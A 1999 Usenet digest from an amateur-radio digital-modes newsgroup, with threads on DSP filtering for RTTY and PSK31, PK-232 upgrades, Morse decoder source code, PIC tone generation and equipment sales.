If you have a DSP-599zx try it with your current TNC in the digital regeneration mode and see how good RTTY can be. We have also seem improvement in PSK31 operation using the narrow CW filter mode.

Hope this clears things up a bit.

vy 73

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID

See http://www.timewave.com for the latest DSP upgrades for the PK-232 and PK-900
Timewave Technology
>
>
>

3209. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n5jkb$r6j$2@news.minn.net>
Source record: 17365

In article <7n36uq$a1l$1@news.asu.edu>, clarke@aztec.asu.edu (JACK CLARKE) wrote:
>
>Buy yourself a used PK232MBX with firmware that handles Pactor.
>That's about March 1993 or later. Never mind DSP; it isn't
>worth it.
>
>My 2 cents worth.
>
>
>Jack VE3EED/W7
>Chandler,AZ

Hello Jack,

I would be very interested in the details, How did you test DSP?

73

John Douglas
Timewave Technology

3210. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n5ka4$r7i$1@news.minn.net>
Source record: 17366

In article <7msj40ugn1@mica.netsync.net>, "Andrew J. O'Brien" <obrienaj@netsync.net> wrote:

>
>I used the demo version of MIXW32 for software and I think it did a good
>job, certainly the macros I programmed helped a lot. I had several stations
>with S8-9 signals that printed out only 30% copy so I am not sure if that
>was do to QRM, poor tuning by me, or a software problem .

Hello Andrew,

Welcome to RTTY. To pull out stations in contest conditions or DX pileups you need as effective filters system as you can find. There are some good ones on the market. Have a look at http://www.timewave.com for some suggestions

>
>I am still giggling at myself, I ,for some foolish reason, called CQ on 15M
>at one point and immediately got a mini-pile up of 5-6 stations, mostly from
>Italy. I quickly learned how having absolutely NO experience of copying
>multiple signals on RTTY was a problem and I soon went back to the more
>comfortable hunt and peck method.

Just wait, somebody will send a call that you can read. It does take a bit of getting used to.

>
>Since anyone with a stable rig and a PC with soundcard can now do RTTY ,
>PSK, and SSTV (no TNC required),

One drawback to using soundcards is the lack of real DSP filters. You can use soundcards for DSP sampling but there is a great deal more that DSP can do. Twin peak brickwall filters, digital regeneration, etc.

When you write code for a soundcard you must rely on the CPU in the PC to do your filter calculations and most (all) of the current programs do not take advantage of math co-processors or fast instruction sets since the code is written to run on the "average" PC. We have found that using a DSP narrow CW filter to preprocess PSK31 even helps with that mode immensely.

vy 73

John Douglas
TimewaveTtechnology

I would urge you to try it out for fun. I
>had lots of fun, worked several new countries, and will be there again at
>the next digital contest.
>

>73 de Andy KB2EOQ.
>
>
>

3211. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37966EBE.9E81D4B8@swbell.net>
Source record: 17367

John Douglas wrote:

>We have found that using a DSP narrow CW
> filter to preprocess PSK31 even helps with that mode immensely.

This is an interesting comment considering the position that G3PLX takes and defends on the merits of bandpass filtering prior to his program's processing.
Others and myself have reported very little improvement in print output from using 500 and 250 Hz IF filters in the receiver. I also use a narrow DSP filter ahead of PSK31 but truthfully have noticed little or no improvement in actual print output, as Peter has predicted.

I guess that your use of "immensely" is what I question. I have neither experienced or read of any pre-processing efforts that had much demonstrable effect on PSK31 print output. Do you have any quantitative data to support this claim?

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3212. FS: SGC PowerClear DSP for digi modes &c.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: Pete Ferrand <pete@vermontel.net>
Message-ID: <932608333.031.65@news.remarQ.com>
Source record: 17368

The SGC-2020 PowerClear (SGC catalog number 70-07) is an audio DSP unit designed for a little more versatility than competing units.

I'm posting this in the digital newsgroup because what's particularly nice about the filter arrangement is that there's a *separate short delay filter* for the TOR and ALE modes with only 2ms delay so the digital modes can be worked through the unit and get the benefit of noise reduction.

The normal voice mode filter has a 130 ms delay. To my knowledge the other DSP filters offered to the ham community do not offer this choice.

There are two noise reduction methods, either or both may be used simultaneously - adaptive noise suppression and a spectral noise subtraction. There's also high cut and low cut filtering, continuously adjustable, with a separate setting for center frequency (bandwidth) for an effective passband tuning arrangement. These filters have a shape factor of 1:1 according to the SGC. It will also simultaneously notch a bunch of tones and heterodynes if desired.

This all works very well and is easy to adjust with a single rotary knob to digitally set all the parameters and a couple of LED bar-graphs to visually display signal level, noise reduction level, and graphically show the frequency setting information. They spent a lot of time on designing the user interface and it's a lot cleverer than competing units. Also there are eight preset and seven user programmed memories where the frequency and noise reduction parameters can be stored.

There's also a built in speaker squelch, and front panel headphone jack. It sounds good, and seems to have a little lower distortion than other DSP's I've used. Like other DSP's it simply is inserted in the audio line between the radio and your speaker...there's also a line level output.

You can see the unit at the SGC web page at:

http://www.sgcworld.com/SGCpowerclear.html

And read the Universal Radio page at:

http://www.universal-radio.com/catalog/filters/0310.html

This unit is USA-made and in almost new condition, with original box, warranty card, and manual (schematic included!). Its

new price is currently $370, I will send it to you, shipping
included in the USA, for $275. If you're in another country
or wish special shipping arrangements like COD that's fine
as long as you bear the additional costs.

I've had the PowerClear for about a year, so please feel
free to email if you have any questions.

Tnx es 73,
-Pete
WB2QLL
Plainfield, NH
pete@vermontel.net

3213. Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-21 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <379679F0.6BB9FF3@ece.jhu.edu>
Source record: 17369

Anyone have any source code for a morse demodulator? I'd like to see where the current technology stands. Is the commercial stuff (like what the government and what not uses) much better than the publicly available stuff?

Thanks,
John
--
John S. Roberts KD4UBM
http://psi.ece.jhu.edu/~johnr
FAX: (815) 366-0742

3214. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7n5pbq$d0f$1@news.asu.edu>
Source record: 17370

John,

I didn't test it. I have talked to at least a dozen who have.
Most of them were not able to notice much (if any) difference.
Their opinions seemed to be that it was worth the extra money.

Sorry to hit you in the pocketbook!

If it's a confession you want, a confession you have. I did
not test it -- my evidence is hearsay only. That's why I only
charged 2 cents, if you'll check my original posting.

73,

Jack VE3EED/W7
Phoenix,AZ
--

3215. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37968AB1.EA620F32@IEEE.org>
Source record: 17371

John Roberts wrote:
>
> Anyone have any source code for a morse demodulator? I'd like to see
> where the current technology stands. Is the commercial stuff (like what
> the government and what not uses) much better than the publicly
> available stuff?

Best Morse decoding is done with DSP techniques. I'm using a Motorola
DSP eval board and it works better than I do. :-) Preselecting a
fixed wpm rate for Morse seems to work the best. I'm using 100mS
per 'dit', i.e. about 12wpm.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3216. Packet on HP-95lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: Jeffrey George <jmgeorg@ibm.net>
Message-ID: <01bed3f4$b0d54380$702c6420@jmgeorge.uncg.edu>
Source record: 17372

Does anyone know of a packet program that will run on a HP-95lx?

Thanks,
Jeff

3217. Re: Packet on HP-95lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <3796D569.D2AB75DE@Ameritech.Net>
Source record: 17373

Paket Ver. 6.0
This works fer me....Look at Palmtop.net There may be a few more
there....

Jeffrey George wrote:

> Does anyone know of a packet program that will run on a HP-95lx?
>
> Thanks,
> Jeff

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

3218. Re: Will the FT-847 work on HF PACTOR?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <3796D702.7251C346@Ameritech.Net>
Source record: 17374

Any Idea on all the Pin-Outs???? I got a PK-232 running Paket, but cant bet the pinouts for the FSK/CW/RTTY etc. ??? The TNC came with minumum Docs, and the back of the FT-847 will except HF DATA IN/OUT but not sure if this is what I want? I'm really lost, The CW I think works with thhe Keyer on the "KEY" port... If you got this all figured out, can you send it my way?.... Many Thanks! Jeff - N8NOE

Paul wrote:

> Hi Jerry, I am using an SCS PTCII on Pactor I/II with the ft847
> No problem with the turnaround
> Also using SSTV etc with this little gadget
>
> 73's Paul GW4AMZ
> Jerry Flanders <flanders@groupz.net> wrote in message
> news:377e7f3c.34375925@nntp.groupz.net...
> > Anybody using the Yaesu FT-847 on HF PACTOR?
> >
> > I am thinking of getting one as a station satellite rig, but a
> > secondary use will be in the camper for PACTOR email via 20 meter
> > winlink (with a PK-232). As I remember, the FT-847 is not really
> > optimized for fast TX-RX turnaround (no QSK, right?).
> >
> > So - I am wondering what to expect on HF PACTOR.
> >
> > Comments from FT-847 users?
> >
> > Jerry W4UK
> >
> >
> >

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

3219. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: John Mock <kd6pag@qsl-nojunk.net>
Message-ID: <87ogh4r99x.fsf@mongrel.kd6pag.ampr.org>
Source record: 17375

They do affect other markets - where piracy is a major problem. The biggest problem is that too many hams expect a free ride. You said it yourself, when asking where the non-profit spirit was. Hams are notorious for being cheap. Why register the shareware, if paying the registration fee doesn't do anything, or turn on any extra features? That's also the answer to your question regarding the large number of DOS programs, rather than Windows. Hams are cheap. Many are still plugging away with 386 systems. Sheesh, it was how few years ago that most hams were still using C64s?

Those that "expect a free ride" should be running Debian LINUX, not Windows. Many digital modes can be included as part of the kernel. Of course, if you like a fancy graphical human interface for your ham software, you may want to go the Microsoft route. Try: http://www.debian.org

-- KD6PAG (who wrote his own Mac AX25 and APRS code)

3220. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7pdg4m.u4q.nomail@linux.pe1chl.ampr.org>
Source record: 17376

John Roberts <johnr@ece.jhu.edu> wrote:
>Anyone have any source code for a morse demodulator? I'd like to see
>where the current technology stands. Is the commercial stuff (like what
>the government and what not uses)

Is the government still using morse code?

Over here they shut down the last station using morse code end of
last year...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3221. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37974C95.9EDFA905@ibm.net>
Source record: 17377

It seems that almost any computer worth using now would have the
math c0-processor in it.
>
> When you write code for a soundcard you must rely on the CPU in the PC to do
> your filter calculations and most (all) of the current programs do not take
> advantage of math co-processors or fast instruction sets since the code is
> written to run on the "average" PC. We have found that using a DSP narrow CW
> filter to preprocess PSK31 even helps with that mode immensely.
>
> vy 73
>
> John Douglas
> TimewaveTtechnology
>

3222. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n7ph1udm1@news.minn.net>
Source record: 17378

In article <37966EBE.9E81D4B8@swbell.net>, w5yr@swbell.net wrote:
>
>
>John Douglas wrote:
>
>>We have found that using a DSP narrow CW
>> filter to preprocess PSK31 even helps with that mode immensely.
>
>This is an interesting comment considering the position that G3PLX takes
>and defends on the merits of bandpass filtering prior to his program's
>processing.
>Others and myself have reported very little improvement in print output
>from using 500 and 250 Hz IF filters in the receiver. I also use a narrow
>DSP filter ahead of PSK31 but truthfully have noticed little or no
>improvement in actual print output, as Peter has predicted.
>
>I guess that your use of "immensely" is what I question. I have neither
>experienced or read of any pre-processing efforts that had much
>demonstrable effect on PSK31 print output. Do you have any quantitative
>data to support this claim?

Hello George,

You are correct, " immensely" was a poor choice of words. I think perhaps my "marketing hat" slipped down over my eyes so I couldn't see what I was writing :>)

The actual case is that we have received numerous reports from users who are seeing improvements when they add one of our DSP processors inline with their existing station setup. These setups run the gamut from soundcards to DSP and analog data controllers. The modes mentioned include RTTY (see the N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this is real. It doesn't happen under all situations, but it generally occurs in weak signal/noisy band conditions (typical DX'ing). While we have some theories about this phenomenon we have not done a thorough analysis.

One example is our own PK-232/DSP which outperforms the more costly DSP-2232 in AMTOR and RTTY modes. We ran these tests using A/B switching in on-the-air tests. The difference is 10 years of DSP hardware improvement, and a new generation of DSP filter designs.

Again I can refer you to the article from N1RCT on the web. It is posted at: http://www.megalink.net/~n1rct/dxcc/vp9story.html

This was not meant to be a critique of PSK31 nor of soundcard based designs, rather a contribution to the thread discussing the digital modes. That much of

my intention seems to be working based on your thoughtful reply.

vy 73 and I'd be interested in anything else you might add to the thread.

John Douglas
N0ISL/UA4LIS etc...
Timewave Technology

>
>72/73, George AMA 98452 R/C since 1964
>Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
>AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
>QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3223. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7n7pmqudm2@news.minn.net>
Source record: 17379

In article <37974C95.9EDFA905@ibm.net>, rmowery@ibm.net wrote:
>It seems that almost any computer worth using now would have the
>math c0-processor in it.
>>

The next question is: Do most hans have computers worth owning?. I still get tech support questions for C-64 programs... And 1 VIC 20 question this year.

73

John

3224. Re: PK-232 vs PK-232/DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7n82ib$fk1$1@news.asu.edu>
Source record: 17380

----- snip -----

John,

I didn't test it. I have talked to at least a dozen who have.
Most of them were not able to notice much (if any) difference.
Their opinions seemed to be that it was worth the extra money.

Sorry to hit you in the pocketbook!

If it's a confession you want, a confession you have. I did
not test it -- my evidence is hearsay only. That's why I only
charged 2 cents, if you'll check my original posting.

----- end snip -----

make that 3rd line read "wasn't worth the money". A couple
of letters sure changed the whole meaning, didn't it!

:-)

Jack VE3EED/W7
Phoenix,AZ
--

3225. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-22 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <3797B017.81ED5F69@ece.jhu.edu>
Source record: 17381

Cecil,

Thanks for the reply. What software are you using? Did you write it
yourself? Do you have source code? If you can send it to me, I'll code
it up in Java so it will work with any receiver and a sound card.

Does it do both manual and machine generated morse? Is it better at
machine generated?

Thanks!
John

W6RCecilA wrote:
>
> John Roberts wrote:
> >
> > Anyone have any source code for a morse demodulator? I'd like to see
> > where the current technology stands. Is the commercial stuff (like what
> > the government and what not uses) much better than the publicly
> > available stuff?
>
> Best Morse decoding is done with DSP techniques. I'm using a Motorola
> DSP eval board and it works better than I do. :-) Preselecting a
> fixed wpm rate for Morse seems to work the best. I'm using 100mS
> per 'dit', i.e. about 12wpm.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

--
John S. Roberts KD4UBM
http://psi.ece.jhu.edu/~johnr
FAX: (815) 366-0742

3226. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <379660e2.14055541@news.crosslink.net>
Source record: 17382

On 21 Jul 1999 22:11:50 GMT, softdev123@aol.com (Softdev123) wrote:

>>ke8hh@arrl.net wrote:
>
>>1. For the record, I teach economics....
>>2. and it's been a good 15 years since I worked as a programmer/analyst ...
>>3.I ran a retail computer business for six years.
>>4.And I serve as a consultant for computer dealerships
>
>1, Those who cannot do, teach
>2. Probably, never programmed the Windows platform
>3. No experience necessary
>4. Another word for someone who can't get a real job
>
>Since he's never worked for a real software company, he doesn't know that you
>have:
>
>1. A Programmer or two
>2. A Technical writer
>3. QA/Testing
>4. Support
>5. Marketing
>6. Sales
>
>The last time I checked, no one worked for free.
>
>All the ASSumptions he is making are based on a programmer working out of their
>home. And he doesn't take into account advertising costs, phone calls to
>dealers and distributors, end user returned phone calls and internet costs.
>
>>A competent programmer working full time on a ham interface... >should be able
>to have such a program out the door (at least in late >beta) inside of two
>months.
>
>I never laughed so hard in my life.

Dear ???,

Sorry, I don't see a signature. You may want to construct a signature
for your outgoings, so we know how to address you, other than "OM".

When I'm in my right mind - which is more often than not, now that I
have developed a thicker skin and a softer voice from my newsgroup
experiences, I try very hard not to get into controversy - Ha!

But this little thread shows great promise. The point that I really like is the bit about a "competent programmer". Spoken in the best tradition of "know nothing, ass hole, management".

In my opinion, everyone should go ahead and do what he thinks he can do, but let others do what they can do without a lot of un-needed scheduling and advice on how to do it. That should be taken as an observation - not advice!

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

3227. Re: Morse Demodulator Source Code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: khmi@news.tampere.fi
Message-ID: <7n90j7$pfk@tampere.tampere.fi>
Source record: 17383

John Roberts (johnr@ece.jhu.edu) wrote:
: Anyone have any source code for a morse demodulator? I'd like to see
: where the current technology stands. Is the commercial stuff (like what
: the government and what not uses) much better than the publicly
: available stuff?

Hello John

Take a look at mine. You can find it in:

http://oh3tr.ele.tut.fi/~oh3fg/cwrx.tar.gz

It was written with C for Linux OS, so you'll need tar and gzip programs
to open the package. If you're facing trouble to find those 'can openers',
please let me know. I'll then send it wide open via e-mail.

Kalevi

--
Kalevi J Hautaniemi, Kovajankatu 5, 33530 Tampere, FINLAND.
**** http://oh3tr.ele.tut.fi/~oh3fg/ **** On air: OH3FG, KO4BC ****
tel:+358-3-364-7446 mobile:+358-50-590-2243 or +358-50-033-5447

3228. Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Andy <andyj81@hotmail.com>
Message-ID: <01bed4f2$c2f3e310$3900030a@pch843>
Source record: 17384
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

Hello, Thanks for reading this message.

Can anyone tell me if it is possible to have a PIC chip, say a PIC16C84
generate warble tones and white noise, through a speaker ?

Is there any code to do this, or does anyone know what would be involved ?

Andrew.

Andyj81@hotmail.com

3229. Re: Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Nigel Hewitt <no.more.spam.please.systems@seikisystems.co.uk>
Message-ID: <7n9gct$2au9$1@grind.server.pavilion.net>
Source record: 17385
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

Andy <andyj81@hotmail.com> wrote in message news:01bed4f2$c2f3e310$3900030a@pch843...
> Hello, Thanks for reading this message.
>
> Can anyone tell me if it is possible to have a PIC chip, say a PIC16C84
> generate warble tones and white noise, through a speaker ?

Very easy. The 84 is the one with the EEROM memory so it
is quick to reprogram so you can experiment.
Put a few ohms in series with your speaker as PICs
can get a bit annoyed driving raw inductive loads.
Be sure your off state is zero volts on the speaker.

> Is there any code to do this, or does anyone know what would be involved ?

If you don't care about the volume set bit high,
wait, set bit low, wait again, repeat ad nausium.
For whitish noise use a software shift register with
xor feedback but you need to clock at quite a rate to
get a good bandwidth.
You can do it on the RTCC timer tick but most people
have already used that for something else.

--
nigelH
G8JFT

3230. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7na1ld$1vr$1@news.minn.net>
Source record: 17386

In article <37966EBE.9E81D4B8@swbell.net>, w5yr@swbell.net wrote:
>
>
>John Douglas wrote:
>
>>We have found that using a DSP narrow CW
>> filter to preprocess PSK31 even helps with that mode immensely.
>
>This is an interesting comment considering the position that G3PLX takes
>and defends on the merits of bandpass filtering prior to his program's
>processing.
>Others and myself have reported very little improvement in print output
>from using 500 and 250 Hz IF filters in the receiver. I also use a narrow
>DSP filter ahead of PSK31 but truthfully have noticed little or no
>improvement in actual print output, as Peter has predicted.
>
>I guess that your use of "immensely" is what I question. I have neither
>experienced or read of any pre-processing efforts that had much
>demonstrable effect on PSK31 print output. Do you have any quantitative
>data to support this claim?
>
>72/73, George AMA 98452 R/C since 1964
>Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
>AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
>QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Hello George,

You are correct, "immensely was a poor choice of words. I think perhaps my "marketing hat" slipped down over my eyes ao couldn't see what I was typing :>).

The actual case is that we have received numerous reports who are seeing improvements when they add one of our DSP processors inline with their existing station setup. These stations run the gauntlet from soundcards to DSP and analog data controllers. The modes mentioned include RTTY (See N1RCT reference below), CLOVER, AMTOR and Pactor. We know this is real. It does not happen under all conditions, but generally occurs in weak signal and noisy band conditions (typical DX'ing). While we have some theories about this phenomenon we have not done a thorough analysis.

One example is our own PK-232/DSP which out performs the older and more costly DSP-2232 in AMTOR and RTTY modes. We ran these tests using A/B switching in on-the-air tests. The difference is 10 years of DSP hardware improvement and a new generation od DSP filter designs.

Again I refer you to the N1RCT article on the web
http://www.megalink/dxcc/vp9story.html

This was not meant to be a critique of PSK31 nor of soundcard based designs, rather a contribution to the thread discussing the digital modes. that much of my intention seems to be working based on your thoughtful reply.

vy 73 and I'd be interested in anything else you might add to the thread

John Douglas
N0ISL/UA4LIS/etc.....
Timewave Technology

3231. Re: Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37989025.E43AACDE@best.com>
Source record: 17387
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

Pics have been used to generates many sounds, even packet protocol.
Check out these sites:

http://www.tapr.org This site sells a Pic Encoder kit
http://www.parallaxinc.com This site has documentation and samples of
software for a Basic Stamp (basically a pic that allows basic commands)
http://www.microchip.com The manufacturer has sample programs of sound
applications.

All that is usually required hardware wise is a capacitor and a speaker
hooked up to a Basic Stamp, or Pic chip.

Walter
http://www.radiohound.com

Andy wrote:
>
> Hello, Thanks for reading this message.
>
> Can anyone tell me if it is possible to have a PIC chip, say a PIC16C84
> generate warble tones and white noise, through a speaker ?
>
> Is there any code to do this, or does anyone know what would be involved ?
>
> Andrew.
>
> Andyj81@hotmail.com

3232. Re: Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: .
Message-ID: <74EC0CEEFC4DF6EB.5FC700CBEB9E870A.5A7DBAA2E04278B4@lp.airnews.net>
Source record: 17388
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

warble would be easy, white noise is another issue as I don't think a PIC is fast enough to generate true random white noise.
Why is this posted in radio newsgroups?

3233. Re: Using a PIC to generate sounds...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: jw@physics.gmu.edu
Message-ID: <7namgn$ioa@portal.gmu.edu>
Source record: 17389
Cross-posted to: alt.radio.amateur,alt.radio.scanner,alt.radio.scanner.uk,rec.radio.amateur.digital.misc,uk.radio.amateur

```
. (@.) wrote:
: warble would be easy, white noise is another issue as I don't think a =
: PIC is fast
: enough to generate true random white noise.
: Why is this posted in radio newsgroups?

Huh? Why *wouldn't* a radio newsgroup be a good place to post a question
about construction of a white noise generator??? And certainly, making
audio tones is an equally valid thing to want to do... (I have *NO* idea
where the "true random white noise" comment came from... Depends on how
wide a noise bandwidth he's looking to make...)

-jw
```

3234. sdram in exchange for a tnc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Gervais Fillion <gfillio1@globetrotter.net>
Message-ID: <7napvbbbo1@news.quebectel.com>
Source record: 17390

hi ,i have 64 megs of sdram and i am looking for a tnc.if you have one and would like to trade it for them let me know!

ve2ckn@rac.ca

gervais

3235. Kantronics KAM Plus on Ebay

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Joe Christian <k5hmd@bigfoot.com>
Message-ID: <7nb48kams1@bgtnsc02.worldnet.att.net>
Source record: 17391

Kantronics KAM Plus for sale on Ebay

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=135878902

Joe Christian
K5HMD

3236. SGC PowerClear DSP for digi modes &c.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Pete Ferrand <pete@vermontel.net>
Message-ID: <932782956.037.51@news.remarQ.com>
Source record: 17392

Pete Ferrand <pete@vermontel.net> wrote in message news:...

The SGC-2020 PowerClear (SGC catalog number 70-07) is an
audio DSP unit designed for a little more versatility than
competing units.

I'm posting this in the digital newsgroup because what's particularly nice
about the filter arrangement is that there's a *separate short delay
filter*
for the TOR and ALE modes with only 2ms delay so the digital modes can be
worked through the unit and get the benefit of noise reduction.

The normal voice mode filter has a 130 ms delay. To my knowledge the other
DSP filters offered to the ham community do not offer this choice.

There are two noise reduction methods, either or both may be
used simultaneously - adaptive noise suppression and a
spectral noise subtraction. There's also high cut and low
cut filtering, continuously adjustable, with a separate
setting for center frequency (bandwidth) for an effective
passband tuning arrangement. These filters have a shape
factor of 1:1 according to the SGC. It will also
simultaneously notch a bunch of tones and heterodynes if
desired.

This all works very well and is easy to adjust with a single
rotary knob to digitally set all the parameters and a couple
of LED bar-graphs to visually display signal level, noise
reduction level, and graphically show the frequency setting
information. They spent a lot of time on designing the user
interface and it's a lot cleverer than competing units. Also
there are eight preset and seven user programmed memories
where the frequency and noise reduction parameters can be stored.

There's also a built in speaker squelch, and front panel
headphone jack. It sounds good, and seems to have a little
lower distortion than other DSP's I've used. Like other
DSP's it simply is inserted in the audio line between the
radio and your speaker...there's also a line level output.

You can see the unit at the SGC web page at:

http://www.sgcworld.com/SGCpowerclear.html

And read the Universal Radio page at:

http://www.universal-radio.com/catalog/filters/0310.html

This unit is USA-made and in almost new condition, with original box, warranty card, and manual (schematic included!). Its new price is currently $370, I will send it to you, shipping included in the USA, for $275. If you're in another country or wish special shipping arrangements like COD that's fine as long as you bear the additional costs.

I've had the PowerClear for about a year, so please feel free to email if you have any questions.

Tnx es 73,
-Pete
WB2QLL
Plainfield, NH
pete@vermontel.net

3237. Visit hamradio-online.com - great stories and other info since 1995

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-23 00:00:00 UTC
From: Ed and Kim Mitchell <vbook@vbook.com>
Message-ID: <ZSam3.4125$VL2.432764@news.direcpc.com>
Source record: 17393
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

http://hamradio-online.com: Great Stories!

Since 1995, Ham Radio Online has become one the oldest, continuously published online "magazines" on the Internet, with feature stories from around the world - stories that you won't find anywhere else. Plus, you'll find the original killer ionospheric propagation forecasts, disaster and emergency communications resources, an online calendar of events, bulletin boards and a huge library of articles going back to 1995. HRO is now read in 108 countries.

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Please pay us a visit and read some of current stories, such as "The Saving of Oleg" (a gripping true story), "EMF Researcher Fakes Data", The "Wanna Tinker" Construction project series, now at installment #18, and "Opinion: Marketing Amateur Radio". Plus, if you have not read it yet, check out the danger to Amateur Radio coming from home computer networks that use home telephone wiring - these horrible devices operate from 5.5 to 9.5 Mhz - right in the middle of the HF frequencies, spewing forth radio frequency interference and receiving it just as well. Unfortunately for ham radio, as of May 1999, they account for nearly 1 in 4 home computer networks now being installed.

I hope you can stop by and enjoy this web site. If you have a story to contribute, please send it along.
Thanks,
73, Ed, KF7VY
http://hamradio-online.com, since 1995

3238. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-24 00:00:00 UTC
From: aclark@danvillesignal.com
Message-ID: <8E0D9C602aclarkdanvillesignal@news.visi.com>
Source record: 17249

ke4zv@bellsouth.net (Gary Coffman) wrote in
<37c5ef23.1094240534@news.atl.bellsouth.net>:

>On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas)
wrote:
>>The actual case is that we have received numerous reports from users who
>>are seeing improvements when they add one of our DSP processors inline
with
>>their existing station setup. These setups run the gamut from soundcards
to
>>DSP and analog data controllers. The modes mentioned include RTTY (see
the
>>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this is
>>real. It doesn't happen under all situations, but it generally occurs in
weak
>>signal/noisy band conditions (typical DX'ing). While we have some
theories
>>about this phenomenon we have not done a thorough analysis.
>
